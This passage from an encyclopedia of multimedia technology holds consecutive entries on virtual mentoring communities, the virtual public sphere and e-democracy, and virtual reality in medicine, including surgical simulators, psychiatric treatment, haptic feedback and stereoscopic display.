Technology-mediated mentoring is one way to bring to students subject matter experts that can give advice, feedback, and guidance (Kerka, 1998). Using the Internet and other interactive multimedia technologies such as Web sites, e-mail, chatrooms, blogs, vlogs, wikis, podcasts, instant messaging, VoIP, shared desktops, and tele/Web/video conferencing, students and mentors can connect synchronously or asynchronously in a virtual mentoring relationship. The flexibility in scheduling and the elimination of geographical barriers allows students access to a greater number of diverse potential mentors. Mentors can easily provide advice, guidance, and support while sitting at their computers anywhere in the world (Single & Muller, 1999).

The Internet and multimedia technologies enable "the larger community to help educate the next generation" (Riel & Fulton, 2001, p. 520). With this thought in mind, what follows is a discussion of some of the qualities of a university level virtual community created and sustained via a technology-supported mentoring program. Technology-supported mentoring is designed for current and former students to be able to interact with not only alumni from a university, but also other people who are working professionals in specific fields.

There is a considerable amount of literature regarding mediated mentoring programs at elementary and secondary school levels. Programs at those levels tend to be extremely structured and formal, with interaction and progress supervised by a teacher or other authority figure. There is virtually no research on mentoring programs in higher education; indeed, there is very little evidence of their existence. This is most likely due to the difficulty of creating and sustaining a formally structured mentoring arrangement in a more informal and unstructured (to the degree students are not watched over by a single teacher all day, every day) university setting.

A mediated mentoring program at the university level is more likely to be an informal one in the sense that there is no strict structure and no set standard or protocol. It is left to the students and the mentors to determine the type of relationship, amount of interaction, nature of the interaction, multimedia technologies utilized during the interaction, and the length of the relationship. A mediated mentoring program should be designed so all communication can take place asynchronously; yet that does not preclude face-to-face meetings or synchronous interaction using interactive multimedia technologies if so desired by both parties.

The goal of a mediated mentoring program is to create a technology-supported virtual community that provides students with the opportunity to acquire real-world knowledge of their chosen field by interacting with working professionals. The ability to choose one's own mentor is also important. Research has shown that students' highest satisfaction ratings for mentoring relationships are usually found in relationships where the mentor and mentee select one another out of mutual respect (Hamilton & Scandura, 2003).

As a mentoring program expands and more and more students and mentors join the virtual community, many new opportunities will be created for everyone to interact using multimedia technologies. This includes student-to-student and mentor-to-mentor networking. The virtual community will support different ways for both novices and experts to work in the same environment to accomplish similar goals (Jin, 2002) and pursue common objectives by communicating and cooperating via mediated means in the process (Seufert, Lechner, & Stanoevska, 2002).

A mediated mentoring program possesses many of the characteristics that define a virtual community (such as relationships, common interests, and shared knowledge). Students and mentors both have a common interest in a particular field. Unlike traditional communities, in general virtual communities exist for very specific purposes. For instance, a virtual community consisting of cancer survivors, or mountain climbers, or lovers of classical music. These virtual communities exist solely for the purpose of bringing together people of similar interests to foster specialized relationships, such as those developed by participants in a mediated mentoring program.

Interaction in virtual communities is facilitated by a variety of multimedia technologies and can be both asynchronous or synchronous. Because of this mediation, in the majority of cases people interacting in virtual communities will never meet in a face-to-face environment. This is a critical distinction from the traditional concept of community because members of virtual communities provide "information, support, companionship, and a sense of belonging to persons they hardly know offline or who are total strangers" (Wellman & Gulia, 1999, p. 175). The same is true in a mediated mentoring program. Students and mentors are seeking to fulfill a variety of needs by using multimedia technologies to communicate with people entirely unknown to them. Yet there is a free flow of information between strangers, because they are members of the virtual mentoring community and share common interests.

Mentors and mentees also share the same goals in not only wanting the students to learn and succeed but also to provide a networking opportunity for all members of the virtual mentoring community. Virtual communities exist to promote a feeling of connectedness, togetherness, and belonging (Foster, 1997). They offer a forum for sharing and interaction with others not possible in a place-based community. A virtual community is "the experience of sharing with unseen others a space of communication" (Wilbur, 1997, p. 13). What makes virtual community interactions so critical to its members is treating the communication as meaningful and important (Poster, 1995). Because virtual communities usually exist for a specific reason, this sharing and understanding of information using multimedia technologies is especially crucial to the viability of a virtual mentoring community.

People often join virtual communities because they are seeking answers to a specific question or looking to fulfill a particular need (Ward, 1999). For this reason, people often drift in and out of virtual communities as they continue their quest for enlightenment. They feel no long-term commitment and are only interested in utilizing the resources of that virtual community, so participation in the virtual community can be intermittent and sporadic. For example, in a mediated mentoring program, students can access a database to find the right person who can provide a specific answer to a specific question. The mentor acts as a momentary type of mentor in this case, and the relationship between mentor and mentee is a short-term one that exists only until the problem is solved or the question answered.

However, in a virtual mentoring community, students and mentors can also develop lasting relationships and form strong social and professional networks. But the possibility of developing a long-term, more personal relationship between a student and a mentor is greater when the interaction goes beyond immediate need-fulfillment and more into the psychosocial realm where friendships develop and the mentors play an active role in guiding and supporting the student. A true virtual mentoring community is formed when mentors and mentees, using multimedia technologies, interact with honesty, openness, passion rapport, empathy, and trust (Chapman, Ramondt, & Smiley, 2005).

FUTURE TRENDS

Technology-mediated mentoring programs are growing at a rapid pace (Single & Single, 2005) and will most likely become more prevalent in the future as interactive multimedia technologies continue to become more sophisticated. These technologies will provide more opportunities for mentors and mentees to connect and interact with each other and possibly form virtual communities. Single and Single predict that mentoring programs will soon leverage all types of communications media and become "hybrids" in that they afford opportunities for both synchronous and asynchronous interaction.

CONCLUSION

Being a part of a virtual community such as a mediated mentoring program offers several advantages. The primary benefit is access to a tremendous amount of information and resources via multimedia technologies.

Some studies have found that participation in virtual communities also enhances social networks (Castells, 2001) and improves people's ability to communicate with others and form relationships (Song, 2002). Additionally, there are more people with similar interests and beliefs available to interact with and to learn from.

Interactive multimedia technologies facilitate virtual community interaction by making it easy to ask "distant acquaintances and strangers for advice and information" (Wellman & Gulia, 1999, p. 184). In the virtual context, "community is a construction placed on activity that is achieved entirely through the technologies of remote communication" (Goodfellow, 2005).

The size, purpose, and makeup of virtual communities vary, yet the experiences of the members are similar. Members must choose to create a virtual community (Di Petta, 1998) and utilize multimedia technologies to work toward developing an environment where relationships are built upon common interests and shared knowledge. Members of a virtual mentoring community must also work toward creating and maintaining an environment where all members' needs are fulfilled in a mutually agreeable manner.

But while common interest may be present in a virtual environment, there may not be enough to generate a sense of community (Baym, 1998). Additionally, some members of a virtual group may feel a sense of community, while others in the same group do not (Ito, 1997). Yet there is evidence that participants in technology-mediated mentoring programs can indeed develop a sense of community. A study by Lee, Carter-Wells, Glaeser, Ivers, and Street (2006) found that interaction supported by a variety of technologies was highly conducive to virtual community development. This is of particular importance to a virtual mentoring community, because in all probability the majority (if not all) of the interaction between and among members of the virtual community will be conducted using a variety of multimedia technologies and not in a more traditional face-to-face fashion.

However, regardless of which multimedia technologies are utilized, those tools do not define a virtual community, but merely assist in creating the virtual community. In a virtual community such as a mediated mentoring program, "it is the partnerships and interactions between and among people that foster or hinder community development" (Lee et al., 2006). While multimedia technologies greatly facilitate the interaction between mentors and mentees, ultimately bonds will be formed by the relationships that are created and fostered within the virtual community.

KEY TERMS

Community: Networks of interpersonal ties, usually colocated, that provide sociability, support, information, and a sense of belonging and social identity.

Mentee: A person being mentored, usually younger and less experienced than a mentor.

Mentor: A trusted and significant person, usually older with considerably more experience, who works with a mentee to help them learn things more quickly or earlier, or to learn things they otherwise might not have learned.

Multimedia Technologies: Hardware and software such as the Internet, Web sites, e-mail, chatrooms, blogs, wikis, podcasts, instant messaging, VoIP, shared desktops, and tele/Web/video conferencing.

Technology-Supported Virtual Community: A virtual community where members interact using a variety of multimedia technologies.

Virtual Community: A group of people who may or may not meet one another face-to-face, and who exchange words and ideas through the mediation of multimedia technologies.

The Virtual Public Sphere

Robert A. Cropf
Saint Louis University, USA

THE VIRTUAL PUBLIC SPHERE: EVOLUTION

The public sphere does not exist and operate in the same way everywhere. Every country is different with regard to its own economic, social, political, and cultural characteristics and relations; therefore, each country's public sphere has its own roots which grow and develop within a unique set of conditions and circumstances. As a result, the impact of information technology (IT) on a public sphere will also vary considerably from one country to another. According to the German social theorist, Jürgen Habermas (1989,1996), the public sphere serves as a social "space," which is separate from the private sphere of family relations, the commercial sphere of business and commerce, and the governmental sphere, which is dominated by the activities of the state. Its importance is that it contributes to the strengthening of democracy by, in effect, serving as a forum for reasoned discussion about politics and civic affairs. Furthermore, Habermas regards the public sphere as embodying such core liberal beliefs as individual rights, that is, the freedoms of speech, press, assembly and communication, and "privacy rights" (Cohen & Arato 1992, p. 211), which he thought were needed to ensure society's autonomy from the state. Thus, for the purposes of this article, public sphere is defined as a "territory" of social relations that exist outside of the roles, duties, and constraints established by government, the marketplace, and kinship ties.

Habermas' conception of the **public sphere** is both a historical description and an ideal type. Historically, what Habermas refers to as the bourgeois public sphere emerged from the 18th century Enlightenment in Europe, for example, England and France, as well as early America, and which went into decline in the 19th century as a result of the increasing domination of the mass media, which transformed a reading public that debated matters of culture into disengaged consumers (Keane, 1998, p. 160). Along the way, active deliberation and participation were replaced by passive consumption of mass culture. As an ideal type, however, the public sphere represents an arena, absent of class and other social distinctions, in which private citizens can engage in critical deliberation and reasoned dialogue about important matters regarding politics and culture.

The emergence of IT, particularly in the form of computer networks, as a progressive social force coincides with the apex of mass media's domination of the public sphere in liberal democracies. Since the creation of the World Wide Web (WWW) in the early 1990s, various observers have touted IT's potential to strengthen democratic institutions (e.g., Barber 2003; Becker & Slaton, 2000; Benkler, 2006; Cleveland, 1985; Cropf & Casaregola, 1998; Davis, Elin, & Reeher, 2002). The WWW, it is thought, provides citizens with numerous opportunities to engage in the political process as well as to take a more active role in the governance process. Benkler (2006), for example, asserts the WWW encourages a more open, participatory, and activist approach because it enables users to communicate directly with potentially many other users in a way that is outside the control of the media owners and is less corruptible by money than are the mass media (p. 11). Fulfilling the promise of the virtual public sphere, however, depends on political will; governments must commit the resources needed to facilitate public access to the technology and remove legal and economic barriers to the free flow of information inside and outside national boundaries.

DIFFERENCE BETWEEN THE VIRTUAL PUBLIC SPHERE AND E-GOVERNMENT

From the beginning of the information age, some forward thinking individuals believed that IT might one day serve as a catalyst for social and political change. They believed that the ability of individuals to gain access to, store, and manipulate vast amounts of information, which IT makes possible, would lead to a situation where "vast numbers of people empowered by knowledge…assert the right or feel the obligation to make policy" (Cleveland, 1985). The potential of

IT, then and now, is that it enables a many-to-many, decentralized, and nonhierarchical flow of information. By contrast, the mass media model of information flow is top-down, one-to-many, and centralized. In addition, the mass media require large amounts of capital investment, which effectively places control of a country's mass media in the hands of a small number of large organizations, either multinational or state-run corporations. Moreover, economic concentration often results in the concentration of political power, which explains why the mass media wield an inordinate amount of influence in Western democratic societies.

It is necessary to distinguish between the virtual public sphere and **e-government**. E-government is the use of IT to provide governmental information to citizens and to assist in the delivery of public goods and services. E-government emerged as a phenomenon among Western governments during the mid-1990s; at that time, governments borrowed techniques and processes involving IT already in use by businesses to facilitate consumer access to goods and services and to optimize management and organizational operations. The principal focus, however, was on a "services first, democracy later approach" (Clift, 1998). In other words, the use of IT is to provide governmental services more efficiently, that is, cut costs, rather than as a means to foster greater public engagement and civic deliberation about politics and government (Northrup, Kraemer, Dunkle, & King, 1990). Thus most e-government efforts, while well-intentioned, often fell far short of the activists' ideal of serving as an effective mechanism for achieving e-democracy (see below).

IMPORTANCE OF A VIRTUAL PUBLIC SPHERE THAT IS DIFFERENTIATED FROM E-GOVERNMENT

In this article, the virtual public sphere is defined as the use of IT, particularly the WWW, to empower ordinary citizens to engage in effective public discourse regarding the proper ends of politics and the means to attain those ends. While building the virtual public sphere typically lags behind a service-based strategy in terms of public sector online efforts, more governments, in cooperation with nongovernmental entities, are starting to provide virtual forums for public deliberation and policy making. As the global IT revolution continues to reshape social and economic institutions, the virtual public sphere will play a key role in bringing about e-democracy or "the use of information and communication technologies and strategies by democratic actors (government officials, the media, political organizations, citizens/voters) within political and governance processes of local communities, nations and on the international stage" (Clift, 2004, p. 38). The theoretical literature suggests that as more individuals go online to participate in discussions, organize for political action, and thereby attempt to sway official decision making, the vast potential for the virtual public sphere to mold public opinion and shape public policies will be realized. Empirically, evidence from research on different countries around the world offers grounds for guarded optimism as governments, civic groups, and activists seize on technology's possibilities to strengthen democratic institutions and processes. However, it should be noted that the focus in this article is on developed countries. The author therefore acknowledges that much of the observations contained herein generally do not apply to developing nations. In those countries, a whole host of issues conspire to render less efficacious virtual participation in governance and the political process (e.g., government control of **Internet** access or blocking of Web sites that are deemed objectionable from the standpoint of the authorities, low levels of computer literacy and illiteracy in general, lack of affordable computers, and frequent interruptions in power supply). Furthermore, the political traditions of many developing countries may not favor a model which assumes considerable experience with democracy and other forms of self-governance.

THEORETICAL LITERATURE ON VIRTUAL PUBLIC SPHERES

Major theorists, such as Robert Putnam (2000) and Benjamin Barber (2003), have examined the possibility of e-democracy and virtual public spheres. Putnam is most famous for his explication of the decline of civil society in the U.S. and Western societies in general; for example, evinces a profound skepticism of the more utopian claims associated with e-democracy. Nonetheless, even he concedes that computer networks represent a significant trend toward revitalizing civil society (Putnam, 2000, p. 166). Barber, for his part, contends that meaningful public debate regarding major issues can be revitalized by advances in telecommunications technology. No author, however, has more successfully framed the theoretical debate regarding virtual public spheres than Yoshai Benkler, a legal scholar, in his book, *The Wealth of Networks* (2006). According to Benkler, the networked model which IT makes possible holds forth the promise of achieving the type of participatory democracy theorized by Habermas. Benkler contends that the mass media environment sharply constrains political discourse by its centralized control of the channels of information; by contrast, computer networks enable political discourse free of the constraints imposed by dependence on the mass media. In the "networked public sphere," (Benkler's term) anyone with access to a personal computer and the Web can make posts to **electronic bulletin boards**, create a blog, or construct their own Web site. This universal access means that public opinion does not have to depend on corporate sponsorship to receive wide dissemination. In this way, the networked model effectively reduces the costs of communicating with a wide audience to virtually zero. Thus, individuals can express their political opinions without worrying that they may offend some corporate sponsor and be excluded from the public debate of ideas. This freedom allows for more open expression and a level of accessibility to the public sphere heretofore unknown at the level of the masses.

THE VIRTUAL PUBLIC SPHERE: CURRENT TRENDS AND FUTURE DEVELOPMENTS

As noted above, a growing theoretical literature argues that telecommunications technology, as exemplified by the WWW, can be used to construct a virtual public sphere. However, a fair question which needs to be asked is, "What is the feasibility of actualizing the vision articulated by these theorists?" Empirical research indicates that at least on a small scale, virtual public spheres have been created around the world, which closely resemble in vision those of the thinkers discussed earlier. A brief article such as this one, however, can provide only a surface treatment of these efforts, which include the following (Cropf & Casaregola, 2006):

1. **Almere, The Netherlands:** As part of a 1990 redevelopment effort in the City of Almere, citizens were invited to take part in the "co-production of interactive policy" (Poland, 2001). The municipal authorities provided information on the redevelopment projects and visitors to the Web site were asked to respond to, discuss with each other, and eventually to select from more than 200 possible projects.
2. **Kalix, Sweden:** An online "town hall" was created (http://www.kalix.se, http://www.votia.com/kalix.demo) in September 2000 as a forum for citizens to engage directly with local politicians and public officials. Some limited electronic voting took place and residents were given the opportunity to suggest city center redesigns.
3. **Blacksburg, VA:** One of the earliest examples of a virtual public sphere, the Blacksburg Electronic Village resulted from a unique collaboration involving Virginia Tech University, Bell Atlantic Southwest, and the Village of Blacksburg in 1993. The electronic village serves as a "**virtual community**," wherein all the typical activities, for example, political organizing, social networking, and public discourse, which occurs in actual communities, take place online. The Blacksburg Electronic Village's Web site is at http://www.bev.net/
4. **New York City:** As part of the talks around what to do with Ground Zero, the site of the World Trade Center destroyed by the 9-11 terrorist attacks, America Speaks, Inc., in 2002, held a number of **electronic town meetings**, in which ordinary citizens were asked to "help shape a vision for the rebuilding process," in which over 4,000 people participated, and a two-week online dialogue in which another 800 people provided input to the redevelopment process. Unfortunately, the ultimate impact of the electronic meetings on the subsequent plans to redevelop the area around Ground Zero tuned out to be limited as commercial and real estate interests, using their considerable political leverage, gained control of the planning process. The report describing the experiment can be retrieved from http://www.americaspeaks.org/resources/library/as/project_files/itc_final_report_itc2.pdf)
5. **Perth, Australia:** In 2003, the Dialogue with the City project was initiated by the state government to engage Perth residents in an ongoing series of deliberations regarding the future course of the city. A Web site and electronic bulletin board were launched with the objective of creating a com-

mon vision of the city and to make it "the world's most livable city" by 2030. The Dialogue with the City's Web site can be accessed at: http://www.dpi.wa.gov.au/dialogue/finalproc.pdf

These are only five out of the literally hundreds of examples which could have been chosen to illustrate the variety of virtual public spheres around the world. In most of the cases listed above, a local government was instrumental in the creation of the virtual public sphere but soon stepped aside and allowed citizen participation to become the main driving force behind the endeavor.

Clearly, then, the limited virtual public spheres described above nevertheless indicate great potential in the use of IT in furthering political democracy. However, as Benkler (2006) notes, there is not much actual experience with public spheres "built on a platform that is widely distributed and independent of both governmental control and market demands" (p. 176). In the future, it is far from certain that the virtual public spheres which ultimately take shape will necessarily conform to the model of public participation and democratic openness articulated earlier in this article. For example, while citizens' ability to enter into direct contact with governments is greatly enhanced by the WWW, it is still far more common for even democratic Western governments to downplay or ignore this aspect of networks in favor of those elements of the technology which largely improve operational efficiency. Furthermore, in countries with a more individualistic ideology such as the U.S., private and commercial—as opposed to community-or public-oriented—uses for IT are likely to compete with virtual public spheres for scarce social resources. We have witnessed this recently with the increasing commercialization of the WWW, which has given rise to the following wry observation from an early Net activist: "The Internet will save democracy. Or so the early 1990s technohype led many to believe. With each new communication medium comes a wide-eyed view about its potential. I'd like to suggest that just as television saved democracy, so will the Internet" (Clift, 1998). His implication, of course, is that the Internet, despite all its democratizing potential, will end up as television—another medium with similar potential—did: a vast wasteland of commercialism dominated by the mass media.

CONCLUSION

It would introduce a false note to end this article with the pessimistic scenario presented in the last section. A hopeful sign is that the virtual public sphere, the wave of the future a mere decade ago, is in fact a reality, at least on a small scale, in many parts of the world today. Furthermore, the source of so much optimism on the part of many early observers remains intact today: the networked and distributed nature of the platform, which renders the WWW least vulnerable to the centralizing tendencies that led earlier communications media to fall short of expectations. Thus, the WWW still represents a viable strategy (at least, in developed countries) for the creation of knowledge through peer-production, which is fundamentally resistant to the concentration of economic and political power which is endemic to mass media. **Peer-production** is wide-scale, cooperative behavior of the type that makes open-source software (e.g., **Linux**) and massive projects such as **Wikipedia** possible. Telecommunications technology makes peer-production possible and new advances in technology are furthering rather than diminishing its long-term prospect. Moreover, as the costs of storage and computing power continue to decline and access issues fade, this will lead—if recent experience is a guide—to heightened public expectations regarding the potential of virtual public spheres, particularly in countries with a preexisting strong democratic tradition. These expectations can be more easily fulfilled if the current corporate model of production and distribution adapts to, rather than resists, peer production; an outcome that can be facilitated by changes in the outdated regulatory environments in many Western countries.

KEY TERMS

Blog: Short for Web-log. Generally, blogs are personal journals that are kept on the WWW and that can be updated frequently by a user, also known as a "blogger."

E-Democracy: Using telecommunications technology by democratic actors, including governments, elected representatives, civic organizations, communities, political groups, and activists to improve the political process and political institutions. Examples of e-democracy include online discussion groups, blogs, government Web sites, and other forms of networked participation and civic engagement.

E-Government: Using telecommunications technology as a means to facilitate public administration and improve public access to government information and services.

Electronic Bulletin Board: A file on a networked server where users can enter information for others to read or download, which is typically arranged according to general topics and more specialized subtopics.

Electronic Town Meetings: An adaptation of the town meeting idea to the technological realities of the Information Age. It usually consists of the following three elements: 1) using telecommunication technology and other media to provide information on political or community issues to the public; 2) deliberation and debate regarding those issues that are conducted via the same telecommunications and media technologies; and 3) collection and dissemination of the public's responses and other feedback on the issues, for further reflection and deliberation.

Linux: An example of open-source software that is peer-produced. A free operating system for servers originally created by Linus Torvalds.

Peer-Production: Large-scale, often world-wide, collaborative efforts to create information, knowledge, and culture (see "Linux" and "Wikipedia").

Public Sphere: A concept that originates with the German social thinker, Jürgen Habermas, that refers to communications and relationships that are separate from the state, marketplace, and family structures. It serves to strengthen democratic institutions by serving as a space for deliberation regarding the means and ends of government and politics.

Virtual Community: A group of people whose primary interaction is online but the felt experience of the individuals constituting the group is similar to an actual physical community.

Wikipedia: A free, peer-produced, multilingual encyclopedia with content from around the world. The site is a Wiki, a platform which enables anyone to edit and add to an article.

Virtual Reality in Medicine

Michelle LaBrunda
Cabrini Medical Center, USA

Andrew LaBrunda
University of Guam, USA

INTRODUCTION

Virtual reality is a collection of technologies that enable people to use their senses to experience sensory input provided from a source other than the immediate environment. These events may occur in real time, can be a simulation, or can be completely fictional. Virtual reality (VR) has progressed beyond its military beginnings and is progressively making its way into people's daily lives. The most prevalent implementation of VR can be found in many forms of modern entertainment such as computer games or IMAX (image maximum) theaters.

VR has received little publicity but has enormous potential in the realm of medicine. The utility of VR is starting to be appreciated by the medical community. It is slowly being adopted and implemented in the surgical, medical, and psychiatric specialties.

Medical uses of VR are primarily directed toward the simulation of visual, audio, and tactile input. With the aid of VR doctors will be able to perform specialized surgery on a patient from the other side of the world. Students are able to simulate and experience surgical procedures without compromising a patient's health. Finally, VR can heighten a doctor´s senses and allows input that would be absent without the aid of VR, such as relative bone positions and tissue temperature.

SURGERY

Surgery is especially conducive to the use of VR due to the spatial nature of the specialty. VR is currently being used most notably for laparoscopic procedures, but also for trauma, orthopedics, obstetrics/gynecology, and minor procedures such as colonoscopies. VR may soon allow specialized surgeries to be performed by leading specialists remotely. Student training may also be improved through VR. Meta-analysis has shown that first training physicians on simulators significantly increases skill and decrease the length of time required for novices to perform true surgery (Haque & Srinivasan, 2006).

Laparoscopic surgery is a relatively new technique which is still being expanded and refined. In place of making a large surgical incision, several small surgical openings are made and instruments are passed through these openings. The surgery is guided by a camera passed through one of the incisions. Laparoscopic surgery has the advantage of leaving much smaller surgical incisions and damaging the body less than in traditional surgery. Unfortunatly, it is a much more complicated technique and years of additional training may be required. Due to the three-dimensional nature of laparoscopic surgery, VR has been developed for this technique earlier than for other specialties. SimMentor is one of the earliest VR programs available in medicine and is currently being used to teach surgeons laparoscopic techniques (Rotnes, Kaasa, Westgaard, Erikson, Hvidsten, Strom et al., 2002). This minimizes the risks to patients while allowing physicians in training to practice and perfect their abilities.

Trauma medicine is a unique field in which multiple medical problems must be assessed and prioritized in an exceptionally short period of time. Lack of proper training or experience can result in loss of life or increased morbidity. VR programs have been developed to simulate trauma situations. One of the available software simulators is called Trauma-Teach (Ong, Vijayan, Koh, Lai, Lim, Loke et al., 2005). Trauma-Teach is an interactive VR program in which a patient can be selected from a trauma database. The virtual patient must be stabilized, less than obvious medical conditions diagnosed, and proper medical and surgical therapy initiated. The simulator is designed to respond to therapy as would a real patient under the given set of circumstances. Trauma-teach and like programs are relatively recent developments and their effectiveness as teaching tools have yet to be fully evaluated. They are likely to be successful in teaching lifesaving skills to novice physicians preparing them for effective and successful patient management in the trauma setting.

Orthopedic surgery is also starting to utilize VR as a teaching tool for surgical residents. Orthopedic surgeries consist of repair and replacement of bony structures, including joints. Fluoroscopy is a technique common in orthopedics in which X-rays are used during a procedure to visualize internal structures, especially bones. Fluoroscopy requires special training to minimize the exposure of the patient and medical staff to radiation while providing the required information. VR simulators allow physicians in training to practice fluoroscopic techniques while avoiding unnecessary radiation exposure (Jaramaz & Eckman, 2006). There are currently very few orthopedic simulators available, but as technology becomes more accessable and the effectiveness of simulators is more completely assessed, additional orthopedic VR software options will become available.

PSYCHIATRY

The character of psychiatric illnesses makes them amenable to treatment with VR. VR is being used as a treatment modality in many psychiatric illnesses including phobias, eating disorders, and male sexual dysfunction. One important project in the utilization of VR in the treatment of psychiatric illness is VEPSY. VEPSY is a European Union funded research project for telemedicine and portable virtual environments for clinical psychology. It started January 1, 2001, and continues at this time. VEPSY brings together an international group of researchers and industrialists with the common goal of exploring the possible uses of VR in the treatment of psychiatric illness.

A phobia is an irrational fear of a specific object or situation. Some of the most common phobias are fear of a specific animal, fear of flying, agoraphobia (fear of having a panic attack in public), fear of public speaking, and fear of heights. Many VR and augmented reality programs are being utilized to treat phobias. VR in the treatment of phobias is a very new field. While papers proposing the treatment of flying phobias and agoraphobia/social phobia using VR have been around since 2002, the first documented case of VR used to treat a phobia was done in Spain for a cockroach phobia in 2005 (Notella, Juan, Banos, Alcaniz, Guillen, & Rey, 2005). Little research has been published evaluating the efficacy of VR treatments of phobias, but it is being used more and more frequently and there is great potential for the development of new treatment software. VR exposes patients to the situation that causes their phobias in a carefully controlled setting.

VR has been proposed as a treatment for male sexual dysfunction. Erectile dysfunction can be defined as the repeated inability to get or keep an erection firm enough for sexual intercourse. It may be purely organic, but frequently involves a psychological component. Only one study has been done to date utilizing VR in the treatment of erectile dysfunction. Response to therapy was comparable to that of conventional therapy and may have the advantage of a shorter treatment period (Optale, Pastore, Marin, Bordin, Nasta, & Pianon, 2004). This same study found that men who suffer from premature ejaculation can also be treated with VR.

A third group of psychiatric illness that is being investigated for VR treatment is eating disorders. Currently, eating disorders are treated by cognitive behavioral therapy. This therapy is limited due to the length of treatment and associated costs. Preliminary reports on therapies involving VR suggest that VR is as effective as conventional therapy but has the advantage of being more accessible (Riva, Baccetta, Cesa, Conti, & Mokinari, 2004). Research is also being done attempting to combine the traditional therapy with VR. The preliminary results from all VR treatment studies are promising.

OTHER SPECIALTIES

VR is most commonly found in the surgical specialties, but has been becoming more and more common within the medical specialties such as neurology, gastroenterology, and cardiology. Neurologists are using virtual reality to help stroke victims recover motor abilities (You, Jang, Kim, Hallett, Ahn, Kwon et al., 2005). Patients with multiple sclerosis are receiving gait training using VR to improve walking ability (Baram & Miller, 2006). Colonoscopy is now part of the routine physical exam for people over 50 years of age. AccuTouch and similar software allow gastroenterologists colonoscopy training without having to practice on live patients (Ahlberg, Hultcrantz, Jaramillo, Lindblom, & Arvidsson, 2005). Cardiac catheterization simulators (Gallagher & Cates,

2004) and angiography simulators (Patel, Gallagher, Nicholson, & Cates, 2006) are also becoming available for cardiologists. Cardiac catheterization is a procedure by which a small catheter is passed through a peripheral artery and into the arteries of the heart. While in the heart, stents may be placed or balloons inflated to open up the arteries, allowing blood flow to reach the heart. Angiography is a radiological technique in which contrast dye is injected into the vascular system. An X-ray is then taken of the blood vessels. The contrast in the vascular system allows the flow of dye through the blood vessels to be visualized. Contrast dye can be toxic to the kidneys and a minimum of dye is used in each study. VR can be used to train physicians to optimize the quality of the study while minimizing patients' dye exposure.

Pathology can be thought of as the study of diseased tissues. Normally, a sample of tissue is frozen and cut into small sections. These sections are viewed as 2-dimentional images under the microscope by pathologists. VR is being utilized to reconstruct 3 D images of the original tissue sample from a series of 2D images (March, Schofield, Evison, & Woodford, 2004). 3D images allow for improved visualization, more precise descriptions, and more a accurate diagnosis.

Computer Technology

Computer graphics realism and rendering performance have dramatically improved over the last 20 years and parallel medical technologies have evolved. Virtual reality provides a bridge between modern rendering techniques and medical imagery. However, this bridge has obsticles that must be overcome before the technologies can be unified. Two of the more significant challenges are the development of an immersive feedback system and image rendering, display, and tracking.

Feedback System

The sense of touch is a powerful input device and learning tool. A great deal of information can be conveyed about an object through touch alone. Finding ways to integrate haptic devices into a virtual environment greatly increases the realism of the perceived reality (Burdea, 1996). A haptic interface simulates reflecting force. This perceived force allows a user to touch, manipulate, and create objects within a virtual environment.

Force feedback is typically generated in an effort to counteract user movement or action. The intent is to generate an inverse reaction to the actions initiated by the user in the virtual environment. Devices currently available range from XBox steering wheel controllers to complex exoskeleton devices. These devices can be worn like a metal space suit and support a very high amount of resistance. Although persistence of vision can usually be ascertained at a rate of 30 Hz, the persistence of touch requires a much higher tap rate to achieve the same illusion.

Tactile feedback provides a skin sensation. Several techniques have been employed to meet the diverse types of perceived skin input. Among the techniques are high frequency vibrations, micro-rod actuators, and electrical pulses (Remis & Nelson, 1990). Most popular among these is a two dimension array of microrod actuators. The challenges involved with this approach lies with the space required to control dozens of fast actuators in a cubic inch (Srinivassem, 1992). As a result, this approach has not yet been integrated into virtual environments for medical purposes.

Other sensory feedback techniques that are less frequently used but are still emerging include auditory and olfactory sensory augmentation. Auditory information is relatively easy to reproduce compared to the challenges of visual and tactile input. A good pair of head phones can produce a sound not only on left and right channels, but front and back as well. When used for the purpose of medical augmentation, audio information almost always conveys a patient's vital signs.

Many medical professionals would argue that olfactory augmentation would hinder their ability to assimilate sensory information and as such, very little development has been put toward this vein of research. Integration of smell into virtual environments is exclusively a research issue and of little value in the medical field (Barfield & Dana, 1996).

Imaging Presentment

The goal of virtual reality for medical purposes is to allow medical professionals to interact within a computer simulated environment or possibly an augmented reality. In either case, the user is able to sense the computer generated environment and interact with the perceived objects. The three primary challenges involved in image presentment are graphical rendering, techniques for displaying an immersive environment, and motion tracking.

Rendering is a computational process to generate images or animations from a collection of models. Many rendering techniques are available to create high quality images. Among them are ray tracing, scan line rendering, ray casting, and radiosity. The entertainment industry has greatly contributed to areas of research, especially in the area of performance. This has been achieved though software algorithm optimization as well as graphical processors, which can perform several mathematical transformations on data in parallel. When optimized algorithms are used with modern high speed graphical processing units, the result is a real-time rendering of a nearly photo realistic animation.

Although most of the hardware and software issues for rendering have been resolved, there still remains the problem of creating high quality models which the rendering will act upon. A model is a three dimensional description of an object in a format that can be decoded and rendered. To generate a high quality model medical imaging data can be collected from a computer tomography scan or magnetic resonance imaging machine. From these images, a finite element mesh can be created (Voo, Kumaresan, Pintar, Yoganandan, & Sances, 1996). This approach has several advantages over other active, noncontact, 3D model generation techniques such as Conoscopic Holography, which requires a line of site to generate a high quality finite mesh.

Assuming that the challenges of rendering and image reconstruction have been adequately solved, another issue that arises is presentation. Leonardo da Vinci once concluded that it is impossible for a painter to portray a realistic depiction of depth because objects at different distances from the eyes, projecting images in the two eyes that differ in their horizontal positions. Likewise, a flat screen such as a computer monitor or television does not provide the depth information required for most medical applications. The solution is to use stereoscopic vision. By presenting two screens, the brain matches up similarities and uses the small differences to create depth (Ohzawa, DeAngelis, & Freeman, 1990).

The simplest and lowest quality result can be achieved using polarized glasses. This technology does not stray far from the glasses one would receive at an old drive-in-theater showing 3D movies. Head mounted displays (HMD) are more sophisticated and yield better results by displaying a separate screen for both eyes. Significant testing has been performed with commercial HMD at a resolution of 1280 X 1024 (Schiefele, Albert, Doerr, Kelz, & Schmidt-Winkel, 1999). It is likely similar successes could be attained when applied to the field of medicine. One other noteworthy technique for stereoscopic displays is dynamic holography. Although currently not a viable solution, the pursuit for innovative optical materials is being researched.

To fully immerse a medical professional within a virtual operating room, actions performed in real life must be equivalently reflected in the virtual environment. Information such as the user's head position and angle should be appropriately reflected on the HMD viewing screens. The display should be able to track head movements and render the rotation from the position and perspective in the virtual environment. This information is collected through the use of tracking devices that follow certain landmarks typically mounted on the user, but also on other real world objects that can be interacted within the virtual world. In addition to the HMD there are several other emerging wearable input devices such as data gloves and three dimensional pointing devices.

